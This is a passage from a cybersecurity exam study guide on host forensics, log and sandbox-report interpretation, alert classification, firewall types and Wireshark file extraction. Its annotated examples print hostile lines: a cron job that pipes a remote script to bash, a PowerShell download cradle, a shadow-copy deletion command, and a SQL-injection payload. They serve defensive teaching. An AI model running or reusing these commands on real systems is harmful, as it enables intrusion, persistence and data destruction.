EVIDENCE TYPE	DEFINITION	FORENSIC EXAMPLE	STRENGTH / LIMITATION
	question. In digital forensics, this is the verified forensic image of the original media, confirmed by hash match.	sealed in the evidence locker.	chain of custody weakens admissibility.
Corroborative Evidence	Evidence that supports or confirms a conclusion already suggested by other evidence — it does not stand alone but strengthens the overall case when combined with primary findings.	Network flow records showing outbound connections from the compromised host to the same C2 IP found in the malware binary — corroborating the conclusion that the malware successfully established C2 communication, independently of the host-based evidence.	**Significantly increases confidence in conclusions.** Limitation: corroborative evidence alone is insufficient — it requires primary evidence to corroborate. Multiple independent corroborating sources substantially strengthen a case.
Indirect (Circumstantial) Evidence	Evidence that implies a conclusion rather than directly proving it — requires an inference to connect the evidence to the conclusion.	A PowerShell script found on the compromised host contains code that downloads a file from an external IP. This does not directly prove the script was executed at a specific time, but combined with a prefetch file for powershell.exe with the relevant timestamp, the inference is supportable.	**Useful for building a complete picture** when direct evidence is unavailable or has been partially destroyed. Limitation: individual pieces of circumstantial evidence are easier to challenge; the strength of the conclusion depends on the cumulative weight of multiple circumstantial items pointing consistently in the same direction.

◈ CASE STUDY — HOW ALL THREE EVIDENCE TYPES WORK TOGETHER

Consider an investigation into a suspected insider data exfiltration case. The analyst builds the case using all three evidence categories simultaneously:

- **Best evidence:** Forensic image of the suspect's workstation — showing a large compressed archive of confidential files created at 11:15 PM, and a USB device connection event in the event log at 11:17 PM.
- **Corroborative evidence:** Badge access records confirming the suspect was in the building at 11:00 PM. Network DLP logs showing no outbound transfer of the files — consistent with USB exfiltration rather than network exfiltration.
- **Indirect evidence:** The suspect's browser history showing searches for competitor job listings three weeks prior. An email sent to a personal account with the subject line "portfolio" at 11:20 PM — the body is empty, but the timing is consistent with the USB event.

No single item here proves exfiltration occurred. The combination — primary artefacts, independent corroboration, and circumstantial context — produces a coherent, well-supported factual narrative that a legal team can act on.

3.5 — Exam Topic

Log Interpretation: OS, SIEM, SOAR, Application, and Command Line

Logs are the raw material of every investigation. The ability to read and interpret logs — not just know that they exist — is the single most important practical skill tested in this section. The following examples demonstrate the analyst's mindset: not just reading what a log says, but reading what it *means*.

SIEM Alert Log: Interpreting a Correlated Event

SIEM platforms normalise logs from diverse sources and apply correlation rules to surface meaningful patterns. When an alert fires, the SIEM presents the analyst with a structured event that contains both the alert metadata and the underlying raw log entries that triggered it. Here is how to read one.

```
SIEM ALERT · SPLUNK · RULE: BRUTE FORCE FOLLOWED BY SUCCESSFUL AUTH

ALERT: BRUTE_FORCE_SUCCESS Severity: HIGH Time: 2024-03-14 03:22:17 UTC

Correlation Rule Triggered:
```

```
condition: EventID=4625 count ≥ 5 within 60s AND EventID=4624 from same source
matched_events: 7 failures + 1 success

Underlying Events (chronological):
03:22:09 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:10 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:11 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:12 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:13 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:15 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:17 EventID:4625 Account:administrator Source:45.33.32.156 Failure: wrong password
03:22:17 EventID:4624 Account:administrator Source:45.33.32.156 SUCCESS LogonType:10
// LogonType 10 = RemoteInteractive (RDP)

Enrichment (Threat Intel):
IP 45.33.32.156: Known Shodan scanner · Flagged in 3 TI feeds · ASN: DigitalOcean VPS
Target host: DC-01.corp.internal — Domain Controller // Highest priority asset

SOAR Auto-Actions Executed:
[✓] Source IP 45.33.32.156 blocked at perimeter firewall
[✓] Account 'administrator' disabled in Active Directory
[✓] P1 incident ticket created — assigned to on-call analyst
[✓] DC-01 network isolation initiated (pending analyst review)
```

Reading this alert as an analyst reveals several immediate priorities: the attack succeeded against the local Administrator account on the domain controller — the highest-value asset in the environment. LogonType 10 (RDP) means interactive access was established. The IP is flagged in threat intelligence. SOAR has already blocked the source and disabled the account, but the DC may already be compromised — the analyst's next step is memory forensics on DC-01 to check whether any persistence was established during the brief window of access.

Linux Command-Line Log Analysis

```
ANALYST SESSION · /VAR/LOG/AUTH.LOG · COMPROMISED LINUX SERVER

analyst@forensics:~$ grep "Accepted" /var/log/auth.log | tail -20

Mar 14 02:11:04 webserver01 sshd[4821]: Accepted publickey for root from
185.220.101.45 port 52341 ssh2
// Root login via SSH publickey — root direct login should never be permitted; key
must be investigated

analyst@forensics:~$ grep "CRON" /var/log/syslog | grep "root"

Mar 14 02:14:00 webserver01 CRON[5102]: (root) CMD (curl -s
http://185.220.101.45/b.sh | bash)
// A cron job piping downloaded content directly to bash — classic backdoor
persistence mechanism
// The same C2 IP as the SSH login — confirms the attacker added this cron entry
during the session

analyst@forensics:~$ crontab -l -u root

* * * * * curl -s http://185.220.101.45/b.sh | bash # runs every minute —
aggressive re-establishment

analyst@forensics:~$ cat /root/.ssh/authorized_keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC... attacker@evil
// Attacker's SSH public key added to root's authorized_keys — persistent backdoor
access regardless
// of password changes. Removing this key AND the cron entry is required for full
remediation.
```

3.6 — Exam Topic

Interpreting Malware Analysis Tool Output

A sandbox, also called a detonation chamber, is an isolated virtual environment where suspicious files are executed under controlled conditions. Every action the sample takes — file creation, registry modification, network connection, process spawning —

is recorded and presented in a structured report. Reading that report is a core analyst skill, and the exam presents scenario questions based on sandbox output.

The following is an annotated sandbox report for the Word document from the opening scenario — the macro-enabled file that triggered the EDR alert at 11:42 PM.

Sandbox Analysis Report · Sample: Q3_Review_FINAL.docx — ● MALICIOUS

FILE METADATA

Filename	Q3_Review_FINAL.docx
MD5	a3f8d21c4b9e7f00e12d45a6b8c90d11
SHA-256	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
File Type	Office Open XML (OOXML) · Contains VBA macro · Macro auto-executes on open (AutoOpen)
Entropy	7.82 / 8.0 — Very high · Suggests embedded compressed or encrypted payload
First Seen (VirusTotal)	2024-03-14 18:30 UTC — First submission 4.5 hours before detonation · Low TI coverage at time of delivery

BEHAVIOURAL SUMMARY — PROCESS ACTIVITY

Process tree	winword.exe → powershell.exe (-nop -w hidden -enc [base64]) → certutil.exe (urlcache download) → svc.exe (new service registration)
Decoded PowerShell	`IEX (New-Object Net.WebClient).DownloadString('http://185.220.101.45/stage2.ps1')`
Certutil action	Downloaded binary: http://185.220.101.45/payload.bin → C:\Users\Public\svc.exe (45,056 bytes)
Service installed	Name: WindowsUpdateSvc32 · Path: C:\Users\Public\svc.exe · StartType: AutoStart · Run as: SYSTEM

BEHAVIOURAL SUMMARY — FILE SYSTEM ACTIVITY

Files created	C:\Users\Public\svc.exe (45,056 bytes) · C:\Users\Public\~tmp8a3f.dat (staging file, deleted after execution)
Files modified	No existing system files modified
Shadow copies	vssadmin.exe delete shadows /all /quiet — all Volume Shadow Copies deleted

BEHAVIOURAL SUMMARY — REGISTRY ACTIVITY

Keys created	HKLM\SYSTEM\CurrentControlSet\Services\WindowsUpdateSvc32 (service registration) HKLM\SOFTWARE\Microsoft\Windows

	NT\CurrentVersion\Schedule\TaskCache\Tasks\{random-guid} (scheduled task)

BEHAVIOURAL SUMMARY — NETWORK ACTIVITY

DNS queries	185.220.101.45 (direct IP — no DNS resolution, bypasses DNS-based blocking)
HTTP connections	GET http://185.220.101.45/stage2.ps1 · GET http://185.220.101.45/payload.bin
C2 beacon (post-install)	POST https://185.220.101.45:4444/ — interval: 60s · Encrypted payload · User-Agent: Mozilla/5.0 (spoofed)

FILE HASH (SHA-256)

```
e3b0c44298fc1c149afb4c8996fb924
27ae41e4649b934ca495991b7852b855
```

C2 IP ADDRESS

```
185.220.101.45
```

TCP/4444 · TCP/80

DROPPED BINARY HASH (MD5)

```
svc.exe: a3f8d21c4b9e7f00e12d45a6b8c90d1
1
```

REGISTRY PERSISTENCE KEY

```
HKLM\...\Services\WindowsUpdateSvc32
```

Path: C:\Users\Public\svc.exe

DOWNLOAD URL

```
http://185.220.101.45/stage2.ps1
http://185.220.101.45/payload.bin
```

MUTUALLY EXCLUSIVE INDICATOR

```
Mutex: Global\{4a8c3d21-f0e6-44b2-9c7a-
1234567890ab}
```

Malware checks for this to avoid re-infectin g

What to Extract from Every Sandbox Report

Regardless of the specific sandbox platform — Cuckoo, Any.run, Hybrid Analysis, Cisco Threat Grid — every sandbox report contains the same fundamental categories of information. Train yourself to extract these systematically rather than reading the report as a narrative.

3.7 — Exam Topic

Artifact Analysis: Hashes, URLs, and System Artefacts

The term "artefact" in security means any concrete, measurable piece of evidence left by an attack or an attacker's tools. Artefacts are the building blocks of detection rules, threat intelligence sharing, and incident scope determination. This section covers the three artefact categories the exam tests explicitly.

Hashes: The Digital Fingerprint

A cryptographic hash function takes an input of arbitrary length and produces a fixed-length output — a digest — that uniquely represents the input. Change a single byte in the input and the hash changes completely. This property makes hashes the primary method for verifying file integrity and identifying malware without the file needing to be executed.

HASH ALGORITHM	OUTPUT LENGTH	SECURITY STATUS	USE IN SECURITY CONTEXT
MD5	128-bit / 32 hex chars	`Cryptographically broken` — collisions can be engineered	Still widely used for file identification in threat intelligence (not for security assurance). Sufficient to confirm a file matches a known sample; insufficient to prove a file has not been maliciously modified to match a known-good hash.
SHA-1	160-bit / 40 hex chars	`Deprecated` — collision attack demonstrated (SHAttered, 2017)	Legacy use in some older certificate signatures and file identification systems. Avoid for new implementations; accept in threat intelligence for identification purposes only.
SHA-256	256-bit / 64 hex chars	`Currently secure` — no practical collision attacks	Primary standard for digital signatures, certificate integrity, forensic evidence sealing, and malware identification. The hash you should use and record for all forensic evidence.
SHA-512	512-bit / 128 hex chars	`Currently secure`	Higher security margin than SHA-256 for long-term archive integrity. Used when future-proofing against advances in computing. Operationally equivalent to SHA-256 in most security contexts today.

⚠ CRITICAL POINT — HASH-BASED DETECTION LIMITATIONS

Hash-based detection has a fundamental limitation: it identifies **exact copies** of known malware. Any modification to the file — adding a single null byte, repacking with a different compression algorithm, XOR-encrypting the payload with a different key — produces a completely different hash. This is why threat actors routinely "repack" malware before each campaign: the same functional implant generates a new hash that evades all signature databases. Detection based solely on hashes will

miss every novel sample, every obfuscated variant, and every custom implant. Hashes are a necessary but insufficient detection layer.

URLs as Artefacts

A URL extracted from a malware sample, a phishing email, or a web proxy log is one of the most actionable IOCs an analyst can produce. Unlike a file hash — which can be trivially changed — a URL points to infrastructure that the attacker must maintain and that costs time and money to rotate. URL-based IOCs can be fed directly into web proxies, DNS sinkholes, and email gateways for immediate blocking.

Domain registration age:	Threat actors frequently register new domains immediately before a campaign. A domain registered within the last 30 days hosting content that is attempting to be accessed by internal systems is a strong indicator of malicious infrastructure. Check creation date using WHOIS data.
Domain generation algorithms (DGA):	Some malware families algorithmically generate hundreds or thousands of potential C2 domain names per day, with the attacker registering only a small fraction. The malware tries each generated domain until it finds a registered one. DGA domains have distinctive characteristics: random-looking strings, no hosting history, registered in bulk. Detection requires DGA classifiers that recognise the statistical patterns of generated domains versus human-chosen domain names.
URL path and parameter analysis:	A URL like `https://updates.microsoft-security.support/download/svc.exe` looks superficially legitimate but fails on domain analysis: `microsoft-security.support` is not a Micros contro domai Analys must inspec the ful domai name, just keywo match within
Protocol and port	HTTPS traffic on port 8080 or HTTP traffic on port 443 is anomalous. Malware frequently uses non-standard ports to communicate — either to

mismatch: evade rules written for standard ports, or because the C2 listener was deployed on a non-standard port by default. Flag any URL where the port does not match the expected default for the stated protocol.

System, Event, and Network Artefacts

ARTEFACT CATEGORY	SPECIFIC ARTEFACTS	WHAT THEY REVEAL
System Artefacts	Prefetch files, LNK shortcut files, Jump Lists, Shellbags, MFT (Master File Table) entries, $USNJrnl (change journal)	Evidence of program execution, file access, and user activity — even after the original files have been deleted. The MFT records every file ever created on an NTFS volume; $USNJrnl records every change made to the file system. Both survive file deletion.
Event Artefacts	Windows Event Log entries, Linux audit logs (auditd), application logs, PowerShell script block logs, WMI subscription events	The authoritative record of system events — authentication, process creation, service installation, privilege use, policy changes. Event logs are the primary reconstruction source for attack timelines and are specifically targeted by attackers who wipe them (Event ID 1102: "The audit log was cleared" is itself a detection signal).
Network Artefacts	DNS cache (ipconfig /displaydns on Windows; nscd cache on Linux), ARP cache, browser history, network connection state (netstat -an), listening ports	Evidence of recent network activity that may predate the analyst's investigation window. The DNS cache reveals which domains the host resolved — including C2 domains — even if the connections are no longer active. The ARP cache reveals which local hosts the compromised machine recently communicated with, supporting lateral movement scope determination.

◈ CASE STUDY — RECONSTRUCTING THE FULL ATTACK FROM ARTEFACTS

Returning to the investigation that opened this chapter: once the EDR alert fired at 11:42 PM, the analyst used the following artefact chain to reconstruct the complete timeline:

- **Email gateway logs:** The suspicious Word document was delivered via email at 3:14 PM. The phishing email used a spoofed sender; DMARC was not enforced on the organisation's email domain. This identified the initial access vector and the delivery time — seven hours before the alert fired.
- **Browser history:** The user opened the document at 3:22 PM. No sandbox analysis was triggered because the email gateway had not sandboxed the attachment at the

time of delivery (attachment was OOXML, not executable). The document opened clean to the user — no visual indication of macro activity.

- **Prefetch files:** powershell.exe and certutil.exe both had prefetch files with creation timestamps matching the 11:47 PM event log entries, confirming execution at the exact time documented — and ruling out the argument that the log had been falsified.
- **MFT entries:** svc.exe was created at 11:47:34 PM. The $USNJrnl showed it was copied to C:\Users\Public\, a staging directory. The file was not deleted — it was still present at investigation time, enabling direct hash comparison and forensic analysis of the binary itself.
- **Network artefacts:** The DNS cache on the compromised host contained no entry for 185.220.101.45 — confirming the malware used a direct IP connection, bypassing DNS-based blocking entirely. The ARP cache showed the host had communicated with three other internal hosts in the preceding hour — indicating lateral movement activity beyond the originally compromised machine.

Total scope from this artefact analysis: one confirmed compromise, three additional hosts requiring investigation, one C2 IP for blocking, two URL-based IOCs for email gateway and proxy blocking, and a clear delivery timeline enabling notification under the applicable data protection regulation.

✓ CHAPTER 3 — EXAM READINESS CHECKLIST

Cover your notes and work through each item from memory. Any item where you hesitate represents a gap to close before sitting the exam.

Endpoint Security Technologies (3.1)

- [ ] I can explain the three HIDS detection methods — signature-based, behavioural baseline, and predictive AI — and describe a specific threat type that each method catches but the others miss
- [ ] I can explain why legacy antivirus fails against fileless malware and describe what EDR does differently to detect the same threat
- [ ] I can explain the difference between inbound and outbound host firewall rules — and describe why restricting outbound rules by application is a meaningful C2 control
- [ ] Given a scenario describing "previously unknown malware," I can correctly identify predictive AI / behavioural detection as the appropriate approach — not signatures

OS Components and Log Analysis (3.2 / 3.5)

- [ ] I can name five Windows artefact locations relevant to security forensics — including the registry persistence keys attackers most commonly abuse
- [ ] I can identify the five Windows Event IDs most critical for SOC investigation (4624, 4625, 4688, 4697, and the event log cleared event 1102) and describe what each records
- [ ] I can explain the significance of LogonType values in Event ID 4624 — specifically distinguishing Type 3 (network), Type 10 (RemoteInteractive / RDP), and Type 4 (batch / scheduled task)
- [ ] I can name the equivalent Linux artefact locations for authentication logs, cron persistence, bash history, and startup scripts
- [ ] Given a process tree showing Word spawning PowerShell spawning certutil, I can identify this as a Living-off-the-Land attack chain and describe each tool's malicious use in the chain

Attribution, Evidence, and Chain of Custody (3.3 / 3.4)

- [ ] I can distinguish IoCs from IoAs with concrete examples of each — and explain why IoA-based detection catches threats that IoC-based detection misses
- [ ] I can describe all six steps in a proper chain of custody process — and explain why analysis is always performed on a copy, never the original
- [ ] I can define best evidence, corroborative evidence, and indirect (circumstantial) evidence — and correctly classify each in a presented scenario
- [ ] I can explain why a digital forensic image is considered best evidence and what would compromise its admissibility in a legal proceeding

Sandbox Reports and Artefact Analysis (3.6 / 3.7)

- [ ] I can read a sandbox report and identify: the initial execution vector, the persistence mechanism used, the C2 IP and protocol, all file-system artefacts created, and all actionable IOCs for blocking
- [ ] I can explain the difference between MD5, SHA-1, and SHA-256 in terms of security status and appropriate use — including why MD5 and SHA-1 are not suitable for security assurance despite remaining in use for identification
- [ ] I can explain why hash-based detection alone is insufficient and describe two specific attacker techniques that defeat it
- [ ] I can describe three URL analysis techniques for evaluating whether a URL is malicious — including DGA domain characteristics, domain registration age, and protocol-port mismatch

- [ ] I can identify and describe the forensic value of: prefetch files, MFT entries, the $USNJrnl, DNS cache, ARP cache, and registry run keys — and explain what evidence each preserves even after file deletion

> *Chapter 3 took the evidence from the host — the artefacts, the logs, the sandbox output — and showed you how to read the story they tell. Chapter 4 takes you to the wire: the raw packet captures, protocol headers, and network traffic where the attacker's techniques leave a completely different kind of trace.*
>
> TRANSITION TO CHAPTER 4 — NETWORK INTRUSION ANALYSIS

CHAPTER FOUR

Exam Weight: 20% · ~22 Questions

Catching the Intruder: *Dissecting Network Traffic and Alerts*

From protocol header forensics and alert classification to hands-on PCAP analysis with Wireshark — the most technically demanding chapter, and the one that rewards genuine practice over memorisation.

▶ ANALYST RECONSTRUCTION — A C2 CHANNEL HIDDEN IN PLAIN SIGHT

02:14 AM — Incident Investigation, Enterprise Network Operations Centre

The SIEM had been quiet for three hours when the analyst pulled up a routine NetFlow report. Nothing in the alerts queue. No threshold breaches. By every automated measure, the night had been uneventful. But one entry in the flow records looked wrong — not wrong enough to trigger any rule, but wrong in the way that experienced analysts recognise before they can articulate why.

Host **10.10.5.44** had made 847 outbound connections to the same external IP over the preceding six hours. Each connection lasted between 58 and 62 seconds. Each transferred between 320 and 380 bytes outbound and 90 to 120 bytes inbound. The destination port was **443**. On paper: normal HTTPS traffic. In practice: a textbook C2 beacon — the regularity of the interval, the consistency of the packet sizes, the low inbound-to-outbound ratio — none of these characteristics matched the variable, bursty pattern of real browser traffic.

The analyst opened Wireshark, loaded the PCAP for that host and time window, and applied a display filter. Within four minutes she had confirmed the connection was not TLS to any known CDN, extracted the JA3 fingerprint of the TLS client, matched it to a known Cobalt Strike beacon signature in the threat intelligence feed, and had the host isolated and a P1 ticket open.

No rule fired. No alert triggered. A human, reading traffic the way this chapter teaches, caught what automation missed.

4.1 — Exam Topic

Mapping Events to Source Technologies

Every security event originates from somewhere — a specific tool that observed a specific condition and generated a specific type of record. The first skill in network intrusion analysis is knowing which technology generated the evidence you are looking at, because the source determines what the evidence can and cannot tell you about what actually happened.

SOURCE TECHNOLOGY	WHERE IT SITS	WHAT EVENTS IT GENERATES	WHAT IT CANNOT TELL YOU
IDS / IPS	Inline (IPS) or out-of-band via tap/span (IDS) — typically at the network perimeter or between segments	Signature-matched alerts with rule name, severity, source/destination 5-tuple, matched payload excerpt, timestamp. IPS also logs block actions.	Whether the attack actually succeeded — an IDS alert means the attack pattern was detected in transit, not that exploitation occurred. Requires host-based corroboration to confirm impact.
Firewall	At the network perimeter and between internal segments	Allow/deny decisions with 5-tuple, interface, policy rule matched, byte count, NAT translation if applicable. NGFWs also log application and user identity.	Whether allowed traffic was malicious — a "permit" rule generates an allow log regardless of payload content. The firewall saw a connection match its policy; it did not inspect the payload unless threat inspection is enabled.
Network Application Control	Embedded in NGFW or as a dedicated appliance — inspects application-layer protocol behaviour	Application identity by deep packet inspection (not just port), user identity via AD integration, policy enforcement actions, application usage statistics.	Whether the identified application is being used legitimately — it can tell you Tor is running, but not what is being sent through it.
Proxy Logs	Between internal hosts and the	Full URL (not just domain), HTTP method, response	Traffic that bypasses the proxy — direct IP connections, non-

SOURCE TECHNOLOGY	WHERE IT SITS	WHAT EVENTS IT GENERATES	WHAT IT CANNOT TELL YOU
	internet — all web traffic routed through the proxy	code, content type, user agent, bytes transferred, MIME type, referrer. With SSL inspection: full URL for HTTPS.	HTTP protocols, or connections from hosts not configured to use it. Proxy logs represent only what was routed through the proxy.
Antivirus / Antimalware	Agent on endpoints, email gateway scanners, web proxy scanners	Detection events with malware name/family, file path, hash, action taken (quarantine, delete, block), user context, scan type.	Threats that evade signature detection — fileless malware, obfuscated payloads, zero-days. An absence of AV alerts is not evidence of absence of infection.
NetFlow / Transaction Data	Generated by routers, switches, and dedicated flow collectors	Source IP, destination IP, ports, protocol, bytes, packets, start time, duration, TCP flags. No payload content.	What was actually communicated — NetFlow is the envelope, not the letter. Cannot confirm exploitation, cannot extract credentials, cannot identify the malware family.

⬡ EXAM TIP — MATCHING EVENTS TO SOURCES

The exam presents security events and asks which technology generated them, or presents a monitoring gap and asks which technology would close it. The key differentiator: **proxy logs give you full URLs; firewalls give you only IPs and ports; NetFlow gives you flow metadata; IDS/IPS gives you signature matches; antivirus gives you confirmed malware de-**

tections. If the scenario describes a need to see the exact URL visited, the answer is proxy logs — not the firewall (which sees only destination IP) and not NetFlow (which sees only connection metadata).

4.2 — Exam Topic

Impact Classification: True / False Positives and Negatives

Alert classification is one of the most practically important and most frequently misunderstood skills in security monitoring. Every alert your detection system fires falls into exactly one of four categories — and your response, escalation decision, and tuning priorities all depend on correctly identifying which one you are dealing with.

DETECTION OUTCOME CLASSIFICATION MATRIX — ALERT VS REALITY

✓ True Positive (TP)	⚠ False Positive (FP)
The alert fired AND the threat is real. Detection worked correctly — a genuine attack was correctly identified as malicious. *An IDS alerts on an HTTP request containing a SQL injection payload. Investigation confirms the request is indeed a malicious injection attempt targeting the login form.*	The alert fired BUT the activity is benign. The detection system incorrectly classified normal activity as malicious. High FP rates cause alert fatigue, waste analyst time, and allow real threats to be missed in the noise. *An IDS rule matching "cmd.exe" in HTTP POST bodies fires hundreds of times per day on a legitimate help desk application where users submit command-line snippets in ticket descriptions.*

✗ False Negative (FN)

The alert did NOT fire BUT a real threat was present. The most dangerous outcome — the attack proceeds undetected. FNs are frequently discovered only during post-incident investigation or threat hunting.

An attacker uses base64-encoded PowerShell to move laterally. No IDS signature matches, no AV fires, no SIEM rule covers this encoding pattern. The attack completes without triggering a single alert.

✓ True Negative (TN)

The alert did NOT fire AND the activity was genuinely benign. Detection correctly did not alert on legitimate activity — the intended steady state for the vast majority of monitored traffic.

A developer runs an authorised port scan against their own development server from an IP address on the scanner whitelist. The IDS correctly does not fire because the source is in the approved scanner list.

Benign: The Fifth Classification

The exam blueprint lists "benign" alongside the four TP/TN/FP/FN categories, and the distinction is worth understanding precisely. A **benign** event is one that is not malicious in intent or impact — it is normal, expected activity. The distinction from a true negative is subtle: a true negative is a *detection outcome* (the system correctly did not alert). A benign classification is an *activity assessment* (this specific action was harmless). A penetration tester performing an authorised port scan generates true negatives in a well-tuned IDS. That same scan is benign. A poorly tuned IDS that fires on the authorised scan generates a false positive — but the underlying activity remains benign.

⬡ EXAM TIP — OPERATIONAL IMPACT OF FP VS FN

False positives have a direct operational cost: analyst time wasted, alert fatigue, and degraded detection effectiveness as rules are loosened to reduce

noise. **False negatives** have a security cost: real attacks proceed undetected. A well-calibrated SOC accepts a carefully managed FP rate in exchange for minimising FNs — but an FP rate so high that analysts cannot clear the queue is itself a security risk. This trade-off is why detection rule tuning is a continuous operational practice, not a one-time configuration activity.

4.3 — Exam Topic

Deep Packet Inspection vs Packet Filtering vs Stateful Firewall

These three inspection methods represent three generations of firewall capability, each adding a layer of contextual intelligence that the previous generation lacked. Understanding where each method's visibility ends is essential for identifying which controls are appropriate for which threats.

METHOD	WHAT IT INSPECTS	DECISION BASIS	WHAT EVADES IT
Packet Filtering (Stateless)	Each packet in isolation — IP and transport headers only. No memory of previous packets in the same connection.	Static rules based on source/destination IP, port, and protocol. Each packet examined individually against the ruleset.	Fragmentation attacks (split malicious payload across fragments — each individually matches no rule). Spoofed source IPs. Any attack carried in the payload. Port-based evasion (tunneling malicious traffic

METHOD	WHAT IT INSPECTS	DECISION BASIS	WHAT EVADES IT
			over permitted ports).
Stateful Firewall	Packet headers plus connection state — remembers which connections have been established and only allows packets legitimately belonging to an established session.	Maintains a state table of active connections. Allows inbound packets only if part of a connection properly initiated from the internal side. Prevents spoofed TCP packets that do not match a real handshake.	Legitimate-looking traffic carrying malicious payloads — a stateful firewall allows an established HTTPS session; it does not inspect whether the application data contains malware. Application-layer attacks traverse it freely on permitted connections.
Deep Packet Inspection (DPI)	Full packet content — headers and payload — at the application layer. Understands the semantics of application protocols, not just connection state.	Content-aware rules: "allow HTTPS but block POST bodies containing SQL metacharacters," "allow DNS but block queries with response payloads exceeding 512 bytes," "allow SMTP but block attachments with executable file headers."	Encrypted payloads without TLS inspection. Highly obfuscated payloads designed to evade known DPI signatures. Novel patterns not yet in the signature database. Performance limitations at very high throughput.

◈ PRACTICAL EXAMPLE — THE SAME ATTACK AGAINST THREE FIREWALLS

An attacker sends an HTTP POST request to a web application login form with the payload `username=admin'--&password=x` — a SQL injection attempt.

- **Packet filter:** Sees a packet from an external IP on port 80 to an internal web server. Policy permits HTTP. Packet is allowed. Attack proceeds.
- **Stateful firewall:** Sees the packet as part of an established HTTP session initiated from outside to the permitted web server. Connection matches state table. Packet is allowed. Attack proceeds.
- **DPI / NGFW:** Inspects the HTTP request body and identifies the single-quote and SQL comment operator in the POST parameter — a known injection pattern. Alert fired. Request blocked. Attack denied.

The critical lesson: DPI is not universally superior — it is significantly more expensive and slower. The appropriate tool depends on the threat model and performance requirements of the segment being protected.

4.4 — Exam Topic

Inline Traffic Interrogation vs Taps and Traffic Monitoring

When deploying a network security device, the first architectural decision is whether to place it *in the traffic path* or *out of the traffic path*. This choice determines both what the device can do and what risks the device itself introduces to network availability.

Inline Deployment

IN THE TRAFFIC PATH — ACTIVE ENFORCEMENT

The device sits directly in the network path. All traffic physically passes through it. This allows real-time **blocking** — drop packets, reset connections, or quarantine sessions be-

Tap / SPAN Port Monitoring

OUT OF THE TRAFFIC PATH — PASSIVE OBSERVATION

A network tap physically copies every bit passing through a link to the monitoring device. A SPAN port mirrors traffic from specified switch ports to a dedicated monitoring port. The de-

fore they reach their destination. Used by IPS, NGFW, and web proxies.

vice can **detect** threats but cannot block them — traffic flows regardless of the monitoring device's state.

Inline Advantage

PREVENTION, NOT JUST DETECTION

An inline IPS can drop a malicious packet before it reaches the target. A tap-connected IDS can only alert after the packet has already been delivered. For preventing exploitation of vulnerabilities in real time, inline placement is essential.

Tap / SPAN Advantage

ZERO AVAILABILITY RISK

An inline device that fails can take down the network link it protects. A tap-connected device has zero impact on availability if it fails — traffic continues whether or not the monitoring device is operational. In high-availability environments, passive sensors are often preferred for forensic capture.

	INLINE (IPS / NGFW)	TAP / SPAN (IDS / SENSOR)
Can block traffic	Yes — real-time prevention	No — detection only
Network impact if device fails	High — can drop the link	None — traffic unaffected
Latency introduced	Yes — processing delay for every packet	None to the original traffic path
FP tolerance	Must be highly tuned — FPs block legitimate traffic	Can tolerate higher FP rate — only alerts, does not block
Deployment complexity	Higher — requires physical insertion with fail-open/fail-closed planning	Lower — passive tap or SPAN port configuration only

Tap / Traffic Monitoring Data vs NetFlow Transactional Data

Both tap-captured PCAP data and NetFlow transactional data describe network traffic — but at very different levels of resolution, with very different storage requirements and investigative capabilities. Choosing between them — or knowing which one to reach for in an investigation — is a skill the exam tests directly.

CHARACTERISTIC	PCAP (FULL PACKET CAPTURE)	NETFLOW / IPFIX (TRANSACTIONAL DATA)
What is captured	Every bit of every packet: all headers and all payload data, exactly as it appeared on the wire	Metadata about each flow: 5-tuple, timestamps, byte count, packet count, TCP flags — no payload
Storage requirement	Extremely high — a 1 Gbps link produces ~450 GB per hour. Full retention is impractical; typically captured selectively or for short rolling windows.	Very low — flow records are compact. A 1 Gbps link generates roughly 50–200 MB per hour. Long retention (30–90 days) is practical and common.
Best investigative use	Definitive confirmation of attack payload; credential extraction; file reconstruction; exact C2 command sequences; protocol anomaly verification	Traffic baselining; exfiltration volume analysis; C2 beaconing pattern identification; lateral movement scope mapping; long-term historical trend analysis
Can confirm exploitation	`Yes, if payload is cleartext. No if encrypted without the session key.`	`No — confirms a connection occurred, not what was exchanged`

CHARACTERISTIC	PCAP (FULL PACKET CAPTURE)	NETFLOW / IPFIX (TRANSACTIONAL DATA)
Typical first-response tool	No — pulled after NetFlow identifies the suspicious traffic worth deep inspection	Yes — queried first to establish scope and timeline before committing to expensive PCAP analysis

4.6 — Exam Topic

Extracting Files from a TCP Stream Using Wireshark

One of the most powerful forensic capabilities available to a network analyst is the ability to reconstruct files transferred over the network — even if the transfer occurred weeks before the investigation and the host-based evidence has been wiped. If a PCAP was captured during the transfer, the file can be reconstructed. The exam expects you to know this process.

01

Open the PCAP and identify suspicious traffic

```
File → Open → [select .pcap file]
```

Begin with a high-level view. Use Statistics → Conversations to see which host pairs exchanged the most data. Look for suspicious destination IPs, unusual ports, large data transfers, or conversations that stand out from normal baseline traffic.

02

Filter to the relevant traffic stream

```
ip.addr == 185.220.101.45 && tcp.port == 80
```

Apply a display filter to isolate the traffic of interest. Use 5-tuple fields to narrow to the specific source/destination pair and port. This removes noise and focuses the investigation on the relevant conversation.

03

Follow the TCP stream to read raw session content

```
Right-click any packet → Follow → TCP Stream
```

This reconstructs the full bidirectional conversation in human-readable form. Red text is data sent by the client; blue is server response. Switch the display to "Raw" to see binary content and identify file magic bytes.

04

Export HTTP objects for automated file extraction

```
File → Export Objects → HTTP
```

For HTTP transfers, Wireshark automatically identifies and extracts every file transferred in the PCAP — executables, documents, images, scripts. The dialog lists every extractable object with filename, content type, size, and source packet number. Select and save files of interest.

05

For non-HTTP protocols, carve manually from raw stream

```
Follow TCP Stream → Show data as: Raw → Save As (binary)
```

If the file was transferred outside HTTP — over a raw TCP socket, FTP data channel, or custom protocol — follow the stream, switch to Raw view, and save the binary output. Use a hex editor to identify magic bytes and trim protocol overhead before analysis.

06

Hash the extracted file and submit to threat intelligence

```
sha256sum extracted_payload.exe → submit to sandbox / VirusTotal
```

Compute the SHA-256 hash of every extracted file. Look up the hash in threat intelligence feeds to check for known malware matches. Submit to a sandbox for dynamic analysis if not already known. Document the hash, PCAP source, and extraction timestamp in the incident record.

◈ WIRESHARK PRACTICE SCENARIO

